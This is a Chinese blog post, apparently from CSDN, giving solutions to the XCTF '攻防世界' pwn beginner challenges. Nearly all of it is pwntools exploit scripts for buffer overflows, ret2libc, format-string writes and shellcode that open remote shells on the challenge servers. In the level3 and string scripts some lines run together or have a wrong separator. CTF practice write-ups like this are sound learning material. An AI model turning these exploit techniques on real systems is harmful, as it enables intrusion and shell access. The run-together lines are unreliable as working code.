攻防世界pwn新手练习区通关教程

原创

锋刃科技 于 2020-05-19 11:46:41 发布 3017 收藏 21
文章标签： ctf攻防世界


本文链接：https://blog.csdn.net/xuandao_ahfengren/article/details/106211140

when_did_you_born

我们通过溢出来覆盖v5为1926即可

代码块

```
from pwn import *
r = remote("124.126.19.106",31534)
payload = 'a'* (0x20-0x18) +p64(1926)
r.recvuntil("What's Your Birth?\n")
r.sendline("2000")
r.recvuntil("What's Your Name?\n")
r.sendline(payload)
print r.recv()
print r.recv()
```




hello_pwn

0x601068溢出4 bytes后输入aaun即可

代码块


```
from pwn import *
r = remote("124.126.19.106",56061)
payload = 'a'* 4+p32(0x6e756161)
r.recvuntil("lets get helloworld for bof")
r.sendline(payload)
print r.recv()
print r.recv()
```



level0

覆盖buf


```
from pwn import *
r = remote("124.126.19.106",48024)
r.send('a'*0x88+p64(0x400596))
r.interactive()
```



level2

初始的buf的空间只有0x88，但是读取我们输入的内容的时候，选择的大小确实0x100，造成了溢出


```
from pwn import *
p = remote('124.126.19.106','37679')
system = 0x8048320
bin_sh = 0x804A024
payload = 'a' * (0x88 + 0x04) + p32(system) + p32(0) + p32(bin_sh)
p.send(payload)
p.interactive()
```



guess_num

直接覆盖了60个重复的'a'即可


```
from pwn import *
from ctypes import *
p=remote("124.126.19.106","58368")
payload="a"*0x20+p64(1)
p.recvuntil("name:")
p.sendline(payload)
for i in range(10):
    num = str(cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6").rand()%6 + 1)
    p.recvuntil("number:")
    p.sendline(num)
p.interactive()
```



int_overflow

对于一个2字节的Unsigned short int型变量，它的有效数据长度为两个字节，当它的数据长度超过两个字节时，就溢出


```
from pwn import *
r = remote("124.126.19.106",59409)
return_address= 0x0804868B
r.sendlineafter(":", "1")
r.sendlineafter(":", "zzhwaxy")
r.recvuntil(":")
payload = "a" * 0x18 + p32(return_address)+"a"*(256-0x18)
r.sendline(payload)
r.interactive()
```



cgpwn2

和0x06 level2原理相同，唯一的区别在于此题没有cat flag或/bin/sh的字符串，需要自己构造即可

```
from pwn import *
r = remote('124.126.19.106',59666)
target = 0x804855A
binsh = 0x804A080
payload = 'a'*0x26+'bbbb'+p32(target) +p32(binsh)
a = r.recvuntil('e\n')
r.sendline('/bin/sh')
a = r.recvuntil(':\n')
r.sendline(payload)
r.interactive()
```




level3

```
from pwn import *
#获取远程进程对象
p=remote('111.198.29.45',41496)
#获取本地进程对象#p = process("./level3/level3")
#获取文件对象
elf=ELF('./level3/level3')
#获取lib库对象
libc = ELF('./level3/libc_32.so.6')
#获取函数
write_plt=elf.plt['write']
write_got=elf.got['write']
main_addr=elf.sym['main']
#接收数据
p.recvuntil(":\n")
#char[88] ebp  write函数地址  write函数返回地址(返回到main函数)  write函数参数一(1)  write函数参数二(write_got地址
payload=0x88*'a'+p32(0xdeadbeef)+p32(write_plt)+p32(main_addr)+p32(1)+p32(write_got)+p32(4)
p.sendline(payload)
#获取write在got中的地址
write_got_addr=u32(p.recv())print hex(write_got_addr)
#计算lib库加载基址
libc_base=write_got_addr-libc.sym['write']print hex(libc_base)
#计算system的地址
system_addr = libc_base+libc.sym['system']print hex(system_addr)
#计算字符串 /bin/sh 的地址。0x15902b为偏移，通过命令：strings -a -t x libc_32.so.6 | grep "/bin/sh" 获取
bin_sh_addr = libc_base + 0x15902bprint hex(bin_sh_addr)
#char[88] ebp system system函数的返回地址 system函数的参数(bin_sh_addr)
payload2=0x88*'a'+p32(0xdeadbeef)+p32(system_addr)+p32(0x11111111)+p32(bin_sh_addr)
#接收数据
p.recvuntil(":\n")
#发送payload
p.sendline(payload2)
#切换交互模式
p.interactive()
```

get_shell

直接运行即可


```
from pwn import *

context.log_level = 'debug'
io = remote('124.126.19.106',45753)
io.sendline('cat flag')
io.interactive()
```



string

通过格式化字符串漏洞修改v4[0]的值，使之与v4[1]相等。然后读入shellcode并运行

```
from pwn import *
p = remote("124.126.19.106"."59075")
context(arch='amd64', os='linux', log_level='debug')
p.recvuntil('secret[0] is ')
v4_addr = int(p.recvuntil('\n')[:-1], 16)
p.sendlineafter("What should your character's name be:", 'cxk')
p.sendlineafter("So, where you will go?east or up?:", 'east')
p.sendlineafter("go into there(1), or leave(0)?:", '1')
p.sendlineafter("'Give me an address'", str(int(v4_addr)))
p.sendlineafter("And, you wish is:", '%85c%7$n')
shellcode = asm(shellcraft.sh())
p.sendlineafter("USE YOU SPELL", shellcode)
p.interactive()
```




CGfsb

我们需要将pwnme的地址输入到s（也就是message）中去

在合适的位置上加一个`%n`，使其与我们输入的地址对应从而造成漏洞利用即可

```
from pwn import *

r = remote('124.126.19.106',57188)

pwnme_addr = 0x0804A068

payload = p32(pwnme_addr) + 'aaaa' + '%10$n'

r.recvuntil("please tell me your name:\n")

r.sendline('BurYiA')

r.recvuntil("leave your message please:\n")

r.sendline(payload)

r.interactive()
```



攻略到这里结束了~~~~~~~~